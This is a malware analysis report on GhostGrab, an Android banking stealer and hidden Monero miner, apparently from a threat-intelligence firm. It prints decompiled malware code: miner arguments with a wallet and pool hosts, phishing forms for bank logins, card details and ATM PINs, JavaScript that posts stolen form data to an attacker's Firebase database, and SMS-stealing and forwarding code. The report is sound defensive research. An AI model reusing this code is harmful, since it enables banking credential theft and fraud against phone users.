GHOSTGRAB ANDROID MALWARE

Published On : 2025-10-25

Sophisticated Android malware that mines crypto and silently steals banking credentials.

EXECUTIVE SUMMARY

CYFIRMA is dedicated to providing advanced warning and strategic analysis of the evolving cyber threat landscape. This report details the technical capabilities and operational impact of GhostGrab, a sophisticated multifaceted Android malware family. Our analysis confirms that GhostGrab represents a significant escalation in mobile threats, merging resource-oriented attacks with direct financial fraud.

GhostGrab functions as a hybrid threat, combining covert cryptocurrency mining operations with comprehensive data exfiltration capabilities. It is engineered to systematically harvest sensitive financial information, including banking credentials, debit card details, and one-time passwords (OTPs) via SMS interception. Concurrently, the malware leverages compromised device resources to mine cryptocurrency, creating a dual-revenue stream for threat actors and maximizing the monetization of each infection.

INTRODUCTION

The convergence of different malicious functionalities into single, multi-purpose payloads is a growing trend in the mobile threat landscape, increasing the efficiency and profitability of cybercriminal campaigns. The GhostGrab malware family is a prime example of this evolution.

This report provides a technical deep-dive into GhostGrab, a modular Android stealer and clandestine miner. We will examine its core components, which include, but are not limited to credential harvesting from web views and applications, real-time interception of SMS messages, detailed device fingerprinting, and the execution of a background cryptocurrency miner. By combining these capabilities, GhostGrab not only poses a direct threat to victims' financial assets but also degrades device performance and battery life through its unauthorized mining operations, representing a compound threat to both user security and device integrity.

Key Capabilities of GhostGrab Android Malware

Multi-Vector Data Exfiltration: Systematically harvests highly sensitive personal, financial, and authentication data, including:

- Banking credentials (user ID, password, transaction password) and debit/ATM card details (number, CVV, expiry, PIN).
- Personally Identifiable Information such as full name, Aadhaar number, and phone number.
- Complete SMS history, including OTPs and banking alerts, enabling transaction fraud and account takeover.
- Comprehensive device fingerprint (model, OS, CPU, identifiers, root status) and SIM card details (carrier, number, slot index).

Covert Cryptocurrency Mining: Executes a hidden Monero miner in the background, using a hardcoded wallet and dedicated mining pools. This drains device resources (battery, CPU) for direct monetization.

Advanced Persistence & Stealth: Employs multiple techniques to remain active and hidden, including:

- Hiding the app icon from the launcher.
- Using foreground services with silent audio loops and alarm receivers to resist system kills.
- Requesting exemptions from battery optimization to prevent OS throttling.
- Auto-restarting based on system events (boot, screen on/off, connectivity changes).

Remote Command & Control (C2): Uses Firebase as a C2 channel to receive and execute commands, including:

- Enabling/disabling call forwarding to attacker-controlled numbers.
- Sending SMS messages from the infected device.
- Configuring the continuous forwarding of all incoming SMS.


Sophisticated Phishing Delivery: Hosts localized phishing pages within the app's assets, loaded via WebView to mimic legitimate banking processes and trick users into entering credentials directly into the malware.

Aggressive Permission Abuse: Leverages extensive permissions (READ_SMS, CALL_PHONE, MANAGE_NOTIFICATIONS, etc.) for spying, data theft, and maintaining persistence without user consent.

Infrastructure and Attribution: Utilizes hardcoded Firebase credentials and domains (kychelp[.]live, uasecurity[.]org) for distribution, C2, and crypto mining operations, with infrastructure recently registered for this campaign.

STATIC ANALYSIS


The compromise begins on the malicious domain kychelp[.]live. A JavaScript-based redirect on that site automatically forces the victim's browser to download a malicious dropper APK named "BOM FIXED DEPOSIT.apk". The downloaded APK serves as the dropper stage of the infection chain




Dropper (Crypto Mining module)

The dropper presents a Play-Store–style "Update" user interface to socially engineer victims into granting it installation privileges and installing additional, hidden payloads. It explicitly abuses the REQUEST_INSTALL_PACKAGES permission to facilitate in-app installation of APKs without using Google Play.

To maintain persistence and evade removal, it displays a sticky foreground notification and initiates silent media playback (foreground service), techniques that reduce likelihood of being killed by the OS and hinder casual detection.





The presence of the Android permissions QUERY_ALL_PACKAGES and REQUEST_INSTALL_PACKAGES indicates the malware can enumerate all installed apps and request external APK installation.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
```


The MainActivity sets up a WebView to load a remote URL (http[:]//api[.]uasecurity[.]org[:]8088/ads[.]html) with JavaScript enabled. It employs a custom WebView client and spoofs its identity by modifying HTTP headers to imitate an iOS device. Such behavior is typically linked to malicious activities, including serving fraudulent ads, phishing, or bypassing security checks.


```
WebView webView = (WebView) findViewById(u5OU7Ly9Y57kWPeT81.f5445Q9iIhto3qz6OQcK4xD);
WebSettings settings = webView.getSettings();
settings.setJavaScriptEnabled(true);
settings.setDomStorageEnabled(true);
webView.setWebChromeClient(new WebChromeClient());
webView.setWebViewClient(new a3jXudlCihDimLeAEN(this));
HashMap map = new HashMap();
map.put("Sec-Ch-Ua-Platform", "\"iOS\"");
map.put("Accept-Language", "en-US,en;q=0.9");
webView.loadUrl("http://api.uasecurity.org:8088/ads.html", map);
```

Debug logs show that the malware continuously monitors the device state. When the device is unlocked, it repeatedly plays silent audio to sustain a persistent foreground service, making it harder for the OS to terminate the process.


```
We're doing useful things. Curr time: Tue Oct 21 19:21:08 GMT+05:30 2025
is overheat: false
isCharging: false; batteryLevel: 100; isRecentInstallation: true; isUserAway: false; overheat: false, temp: 25
not mining
Class com.example.fcmexpr.miner.a3jXudlCihDimLeAEN failed lock verification and will run slower.
music begins looping..
We're doing useful things. Curr time: Tue Oct 21 19:21:08 GMT+05:30 2025
```

When the device is locked, the malware escalates by downloading an encrypted file (libmine-arm64.so) from accessor[.]pages[.]dev into a private d-miner directory, preparing for resource-intensive operations.






Next, the dropper registers with Firebase Cloud Messaging (FCM) and obtains a device token, allowing attackers to deliver commands via push notifications through their Firebase infrastructure.



The dropper then constructs an array of command-line parameters for the cryptocurrency miner, including a hardcoded Monero wallet address, mining pool endpoints (pool[.]uasecurity[.]org:9000 or pool-proxy[.]uasecurity[.]org:9000), and configuration flags (–tls, –coin monero, –no-color, –nicehash). A runtime-generated worker identifier (from a0rEi7dJq2Za6FXBtI()) is appended, triggering the mining process on the victim's device.



```
                case -188381343:
                    str = "pool.uasecurity.org:9000";
                    break;
                case 1122469221:
                    str = "pool-proxy.uasecurity.org:9000";
                    break;
            }
        }
        return (String[]) new ArrayList(Arrays.asList("-o", str, "-k", "--tls", "-u",
"44DhRjPJrQeNDqomajQjBvdD39UiQvoeh67ABYSWMZWEWKCB3Tzhvtw2jB9KC3UARF1qsBuhvEoNEd2qSDz76BYEPYNuPKD", "--coin",
"monero", "-p", a0rEi7dJq2Za6FXBtI(), "--no-color", "--nicehash")).toArray(new String[0]);
    }
}
```

Dropped Payload (Banking Module)

The silently dropped banking stealer payload declares an excessively high-risk set of permissions within its AndroidManifest.xml.

READ_SMS / RECEIVE_SMS / SEND_SMS
Full SMS control: read stored messages, intercept incoming SMS (OTPs) and send SMS silently. Enables OTP theft, unauthorized transactions, and covert C2 via SMS.

CALL_PHONE
Can place outgoing calls without user consent. Can be abused for auto dialing numbers, hidden USSD commands, or call forwarding — causing financial loss or covert exfiltration.

READ_PHONE_STATE / READ_BASIC_PHONE_STATE / READ_PHONE_NUMBERS
Access to device identifiers and call state (IMEI, SIM ID, phone number). Facilitates device fingerprinting, user tracking, and targeted profiling to support persistence.

READ_MEDIA_IMAGES / READ_MEDIA_AUDIO / READ_MEDIA_VIDEO
Access to user media (photos, audio, video). Enables exfiltration of private content and sensitive recordings (Android 13+ replacement for broad storage access).

READ_EXTERNAL_STORAGE / WRITE_EXTERNAL_STORAGE / MANAGE_EXTERNAL_STORAGE
Legacy and "all files" storage access — unrestricted filesystem read/write when combined with MANAGE_EXTERNAL_STORAGE. Used to harvest documents, copy databases.

POST_NOTIFICATIONS
Used to allows deceptive/phishing alerts to trick users into granting rights or installing payloads.

BIND_NOTIFICATION_LISTENER_SERVICE / MANAGE_NOTIFICATION_LISTENERS
Full notification monitoring and manipulation. Harvests OTPs and message contents in near real time enables stealthy credential interception.

ACCESS_NOTIFICATION_POLICY
Control over DND settings. Can mute alerts to hide malicious activity and combine with listeners for stealth.


REQUEST_COMPANION_USE_DATA_IN_BACKGROUND / REQUEST_COMPANION_START_FOREGROUND_SERVICE_FROM_BACKGROUND / FOREGROUND_SERVICE / FOREGROUND_SERVICE_DATA_SYNC
Permissions for background/foreground operations and background data sync. Abused to run persistent, disguised foreground services (sticky notifications / silent media playback) that survive kills and enable long term surveillance and remote control.

```
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_DATA_SYNC"/>
<uses-permission android:name="android.permission.READ_MEDIA_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDIA_VIDEO"/>
<uses-permission android:name="android.permission.READ_MEDIA_AUDIO"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
<uses-permission android:name="android.permission.READ_BASIC_PHONE_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.REQUEST_COMPANION_START_FOREGROUND_SERVICES_FROM_BACKGROUND"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.REQUEST_COMPANION_USE_DATA_IN_BACKGROUND"/>
<uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE_MEDIA_PLAYBACK"/>
<uses-permission android:name="android.permission.ACCESS_NOTIFICATIONS"/>
<uses-permission android:name="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE"/>
<uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.MANAGE_NOTIFICATION_LISTENERS"/>
<uses-permission android:name="android.permission.USE_BIOMETRIC"/>
<uses-permission android:name="android.permission.USE_FINGERPRINT"/>
<uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
<permission
```

Concealed App
In MainActivity, the malware uses an <intent-filter> with CATEGORY.INFO instead of CATEGORY.LAUNCHER, allowing it to stay hidden from the app launcher and run discreetly in the background for sustained persistence.


```
<activity
    android:name="dApp.binance.Trading.user.MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.INFO"/>
    </intent-filter>
</activity>
```

Banks Phishing page
The malware includes multiple HTML pages within the APK's assets folder. Each page is designed to be displayed in a WebView, guiding victims through a staged phishing workflow that gradually collects increasingly sensitive information.



The initial WebView page mimics a legitimate KYC form, prompting the user to provide personal information such as full name, Aadhaar number, account number, and mobile number. Input fields enforce numeric modes and minimum/maximum length constraints to ensure accurate and complete submissions.

```
if (url.contains("start.html") && !MainActivity.this.isSecondPageUpdated) {
    Log.d("WebView", "Page loaded with info.html");
    String htmlContent2 = MainActivity.this.readUrlFromAssets("start.html");
    view.loadDataWithBaseURL(url, htmlContent2.replace("{DEVICE_ID_MY_PROJECT}", MainActivity.this.deviceID), "text/html", "UTF-8", null);
    MainActivity.this.isSecondPageUpdated = true;
    return;
```



```
<div class="content">
    <form class="centered-form" style="border:1px solid #ccc" id="myForm">
        <div class="container">
            <label for="Name"><b>Full Name</b></label>
            <input type="text" placeholder="Enter Full Name" id="Name" name="Name" required>

            <label for="mobile"><b>Registered Mobile Number</b></label>
            <input type="tel" placeholder="Enter Registered mobile number." id="mobile" name=
            "mobile" required inputmode="numeric" minlength="10" maxlength="10">



            <label for="Name"><b>Aadhaar Number</b></label>
            <input type="tel" placeholder="Enter Aadhaar Number" id="aadhaar_No" name="aadhaar_No"
            minlength="12" maxlength="12" required>

            <label for="Acc_NO"><b>Account Number</b></label>
            <input type="tel" placeholder="Enter Account Number." id="Acc_NO" name="Acc_NO"
            required inputmode="numeric" minlength="10" maxlength="16">


            <button type="submit" class="signupbtn">NEXT</button>
        </div>
    </form>
```

If the workflow progresses to debit.html, the WebView displays a form requesting debit card details, including card number, expiration date, and CVV. Field-level validation is enforced to increase the likelihood of capturing correctly formatted data for fraudulent transactions.

```
if (url.contains("debit.html") && !MainActivity.this.isFourthPageUpdated) {
    Log.d("WebView", "Page loaded with info.html");
    String htmlContent4 = MainActivity.this.readUrlFromAssets("debit.html");
    view.loadDataWithBaseURL(url, htmlContent4.replace("{DEVICE_ID_MY_PROJECT}", MainActivity.this.deviceID), "text/html", "UTF-8", null);
    MainActivity.this.isFourthPageUpdated = true;
    return;
}
```

```
<div class="content">
    <form class="centered-form" style="border:1px solid #ccc" id="myForm">
        <div class="container">
            <p>Please enter your debit card details.</p>
            <br>
            <label for="card_number"><b>Card Number</b></label>
            <input type="text" placeholder="Enter Card Number" id="card_number" name="card_number"
            inputmode="numeric" maxlength="19" required="" >

            <label for="expiry_date"><b>Expiry Date</b></label>
            <input type="text" placeholder="MM/YYYY" id="expiry_date" name="expiry_date" inputmode=
            "numeric" required="" maxlength="7">


            <label for="cvv"><b>CVV</b></label>
            <input type="password" placeholder="CVV" id="cvv" name="cvv" inputmode="numeric"
            required="" maxlength="3">


            <button type="submit" class="signupbtn">NEXT</button>
        </div>
    </form>
</div>
```

Based on the victim's KYC selections, the app then loads net.html from the assets folder, presenting a login form that requests the user ID and password for online banking. The WebView is used to imitate the bank's interface and capture credentials for unauthorized access.

```
if (url.contains("not.html") && !MainActivity.this.isFifthPageUpdated) {
    Log.d("WebView", "Page loaded with info.html");
    String htmlContent5 = MainActivity.this.readUrlFromAssets("not.html");
    view.loadDataWithBaseURL(url, htmlContent5.replace("{DEVICE_ID_MY_PROJECT}", MainActivity.this.deviceID), "text/html", "UTF-8", null);
    MainActivity.this.isFifthPageUpdated = true;
    return;
}
```

```
    <hr>
    <marquee>Retail Internet Banking will be available under Mobile Banking App with many new and
    enhanced features.</marquee>
</header>

<div class="content">
    <form class="centered-form" style="border:1px solid #ccc" id="myForm">
        <div class="container">
            <label for="user_id"><b>User Id</b></label>
            <input type="text" placeholder="Enter User Id" id="user_id" name="user_id" required="">

            <label for="password"><b>Login Password</b></label>
            <input type="password" placeholder="Enter Login Password" id="password" name="password"
             required="">

            <button type="submit" class="signupbtn">NEXT</button>
        </div>
    </form>
</div>
```

In the next stage, pass.html is loaded when indicated by the URL or flow state. This page requests the transaction password under the guise of a secure confirmation step, allowing the attacker to capture an additional authentication factor for unauthorized transfers.

```
if (url.contains("tpass.html") && !MainActivity.this.isSixPageUpdated) {
    Log.d("WebView", "Page loaded with info.html");
    String htmlContent6 = MainActivity.this.readUrlFromAssets("tpass.html");
    view.loadDataWithBaseURL(url, htmlContent6.replace("{DEVICE_ID_MY_PROJECT}", MainActivity.this.deviceID), "text/html", "UTF-8", null);
    MainActivity.this.isSixPageUpdated = true;
    return;
}
```

```
    <hr>
    <marquee>Retail Internet Banking will be available under Mobile Banking App with many new and
    enhanced features.</marquee>
</header>

<div class="content">
    <form class="centered-form" style="border:1px solid #ccc" id="myForm">
        <div class="container">

            <label for="transaction_password"><b>Transaction Password</b></label>
            <br>
            <input type="password" placeholder="Enter transaction password" id=
            "transaction_password" name="transaction_password" required="">
            <button type="submit" class="signupbtn">SUBMIT</button>
        </div>
    </form>
```

The final phishing stage loads pin.html, prompting the user to enter their four-digit ATM PIN using a masked input limited to four characters. Once submitted, the attacker obtains all information necessary to execute account takeover, card cloning, or direct ATM fraud.

```
if (url.contains("pin.html") && !MainActivity.this.isSevenPageUpdated) {
    Log.d("WebView", "Page loaded with info.html");
    String htmlContent7 = MainActivity.this.readUrlFromAssets("pin.html");
    view.loadDataWithBaseURL(url, htmlContent7.replace("{DEVICE_ID_MY_PROJECT}", MainActivity.this.deviceID), "text/html", "UTF-8", null);
    MainActivity.this.isSevenPageUpdated = true;
    return;
}
Log.d("WebView", "No Page Found To Load");
```

```
<div class="content">
    <form class="centered-form" style="border:1px solid #ccc" id="myForm">
        <div class="container">
            <label for="atmpin"><b>ATM Pin</b></label>
            <br>
            <input type="password" placeholder="Enter Atm Pin" id="atm_pin" name="atm_pin"
            inputmode="numeric" maxlength="4" required="">
            <button type="submit" class="signupbtn">SUBMIT</button>
        </div>
    </form>
</div>
```

Form Data Exfiltration

For each form submission, injected JavaScript monitors the DOMContentLoaded event, captures the entered fields and URL parameters, and packages the data along with the device's unique DeviceID into a JSON payload. This payload is then sent to a Firebase Realtime Database node (formInfo.json), enabling remote exfiltration of the harvested credentials.

```
<script>
document.addEventListener('DOMContentLoaded', function () {
    let DeviceID = "{DEVICE_ID_MY_PROJECT}";
    document.getElementById('myForm').addEventListener('submit', function (e) {
        e.preventDefault();

        const urlParams = new URLSearchParams(window.location.search);
        let previousData = "";

        urlParams.forEach((value, key) => {
            previousData += `${key}: ${value}\n`;
        });

        const atmPin = document.getElementById('atm_pin').value;
        const formattedNewData = `ATM PIN: ${atmPin}\n`;

        const combinedData = previousData + formattedNewData;

        fetch(`https://mal                -default-rtdb.firebaseio.com/clients/${DeviceID}/formInfo.json`, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({ data: combinedData })
        })
        .then(response => {
            if (response.ok) {
                urlParams.set('atm_pin', atmPin);
                window.location.href = `last.html?${urlParams.toString()}`;
            } else {
                console.error('Failed to send data');
            }
        })
        .catch(error => {
            console.error('Error:', error);
        });
    });
});
</script>
```

A detailed examination of the Firebase datastore reveals that the malware stores stolen credentials and sensitive personal data in a publicly accessible Firebase Realtime Database. Each record is keyed by a unique device identifier and contain multiple form submissions. The entries include plaintext information such as full name, mobile number, Aadhaar number, account number, CVV, card expiration date, and ATM PIN, putting victims at immediate privacy and financial risk. The database's open access allows unauthorized viewing, confirming an active credential harvesting operation.

Harvesting SIM Details

The SimInfoUtil class gathers critical information about SIM cards and telephony details on the Android device. It utilizes SubscriptionManager to access data about active SIM subscriptions, including phone numbers, carrier names, and SIM slot assignments. Additionally, it employs TelephonyManager to retrieve device-specific telephony details. By combining these two managers, SimInfoUtil delivers a comprehensive view of the SIM status and network information.

```
public class SimInfoUtil {
    public static ArrayList<HashMap<String, String>> getSimInfo(Context context) {
        ArrayList<HashMap<String, String>> simList = new ArrayList<>();
        SubscriptionManager subscriptionManager = SubscriptionManager.from(context);
        List<SubscriptionInfo> subInfoList = subscriptionManager.getActiveSubscriptionInfoList();
        TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
        if (subInfoList != null && !subInfoList.isEmpty()) {
            for (SubscriptionInfo subscriptionInfo : subInfoList) {
                HashMap<String, String> simData = new HashMap<>();
                String number = subscriptionInfo.getNumber();
                if (number == null || number.isEmpty()) {
                    number = telephonyManager.getLine1Number();
                }
                String carrierName = subscriptionInfo.getCarrierName() != null ? subscriptionInfo.getCarrierName().toString() : "Unknown";
                int simSlotIndex = subscriptionInfo.getSimSlotIndex();
                simData.put("phoneNumber", (number == null || number.isEmpty()) ? "Unknown" : number);
                simData.put("carrierName", carrierName);
                simData.put("simSlotIndex", String.valueOf(simSlotIndex));
                simList.add(simData);
            }
        } else {
            HashMap<String, String> defaultSim = new HashMap<>();
            defaultSim.put("phoneNumber", "Unknown");
            defaultSim.put("carrierName", "Unknown");
            defaultSim.put("simSlotIndex", "Unknown");
            simList.add(defaultSim);
        }
        return simList;
    }
}
```

Banking Keyword-Based SMS Exfiltration

The malware reads SMS records from the device's content provider (content://sms/) and filters messages for banking-related keywords such as "TRANSACTION," "WITHDRAW," "FINANCIAL," and "LOAD." For each matched message, it extracts the message ID, originating address, text content, timestamp, and message type (incoming/outgoing), formats the timestamp into a human-readable date, and stores these fields in a structured dataset. This enables unauthorized harvesting of sensitive financial messages, allowing persistent monitoring of transactions and account information.

```
try {
    Cursor cursor = this.context.getContentResolver().query(uri2, projection2, null, null, "date DESC");
    if (cursor != null) {
        int count = 0;
        while (cursor.moveToNext() && count < limit) {
            try {
                String message = cursor.getString(cursor.getColumnIndexOrThrow("body"));
                if (containsBankingKeyword(message, bankingKeywords)) {
                    Map<String, Object> messageData = new HashMap<>();
                    long id = cursor.getLong(cursor.getColumnIndexOrThrow("_id"));
                    String sender = cursor.getString(cursor.getColumnIndexOrThrow("address"));
                    projection = projection2;
                    try {
                        dateMillis = cursor.getLong(cursor.getColumnIndexOrThrow("date"));
                        type = cursor.getInt(cursor.getColumnIndexOrThrow("type"));
                        uri = uri2;
                    } catch (Throwable th2) {
                        th = th2;
                    }
                    try {
                        messageData.put("id", Long.valueOf(id));
                        messageData.put("sender", sender);
                        messageData.put("message", message);
                        messageData.put("dateTime", formatDate(dateMillis));
                        messageData.put("type", type == 1 ? "incoming" : "outgoing");
                        messagesList.add(messageData);
                        count++;
```

```
    public List<Map<String, Object>> getAllMessages(int limit) {
        Throwable th;
        String[] projection;
        Uri uri;
        long dateMillis;
        int type;
        List<Map<String, Object>> messagesList = new ArrayList<>();
        Uri uri2 = Uri.parse("content://sms/");
        String[] projection2 = {"_id", "address", "body", "date", "type"};
        List<String> bankingKeywords = Arrays.asList("BANK", "TRANSACTION", "WITHDRAW", "DEPOSIT", "LOAN", "CREDIT", "DEBIT", "ACCOUNT",
"BALANCE", "ATM", "CARD", "INTEREST", "MORTGAGE", "FINANCE", "OVERDRAFT", "INVESTMENT", "INSURANCE", "PAYMENT", "TRANSFER", "UPI", "NEFT"
, "RTGS", "IMPS", "FD", "RD", "CHEQUE", "STATEMENT", "SECURITY", "MONEY", "FUNDS", "SAVINGS", "CURRENT ACCOUNT", "PASSBOOK", "NET BANKING"
, "BANK STATEMENT", "PIN", "CVV", "IFSC", "SWIFT", "BRANCH", "TAX", "LOAN REPAYMENT", "EMI", "EXPENSE", "INCOME", "WALLET",
"ONLINE BANKING", "CARD BLOCKED", "LOAN APPROVED", "KYC", "FINANCIAL", "CASHBACK", "REWARD POINTS", "BILL PAYMENT", "FRAUD ALERT",
"CURRENCY EXCHANGE");
        try {
```

All New SMS Exfiltration

The handleSmsReceived method functions as an SMS interceptor, silently capturing all incoming messages on the device. It collects message content, sender information, and device identifiers, then exfiltrates the data to an attacker-controlled endpoint and can optionally forward the messages to an attacker's phone number.

```
private void handleSmsReceived(Context context, Intent intent) {
    Object[] pdus;
    Bundle bundle = intent.getExtras();
    if (bundle != null && (pdus = (Object[]) bundle.get("pdus")) != null) {
        StringBuilder fullMessage = new StringBuilder();
        String sender = null;
        for (Object pdu : pdus) {
            SmsMessage smsMessage = SmsMessage.createFromPdu((byte[]) pdu);
            if (sender == null) {
                sender = smsMessage.getDisplayOriginatingAddress();
            }
            fullMessage.append(smsMessage.getDisplayMessageBody());
        }
        String completeMessage = fullMessage.toString();
        long messageId = System.currentTimeMillis();
        Log.d(TAG, "Received full SMS: " + completeMessage + ", Sender: " + sender);
        if (this.prefs.getB("isForwardSms")) {
            String numberTo = this.prefs.get("toNumberSms");
            int forwardSimSlot = this.prefs.getInt("forwardSimSlot", 0);
            SmsHelper.sendSmsWithSim(context, forwardSimSlot, numberTo, completeMessage);
            Log.d(TAG, "SMS forwarded to " + numberTo + " using SIM slot " + forwardSimSlot);
        }
        if (NetworkUtil.isNetworkConnected(context)) {
            updateData("all_messages/" + messageId, createMessageMap(messageId, sender, completeMessage, this.deviceID, 0));
        }
    }
```

```
private Map<String, Object> createMessageMap(long _id, String sender, String message, String deviceID, int type) {
    Map<String, Object> map = new HashMap<>();
    map.put("id", Long.valueOf(_id));
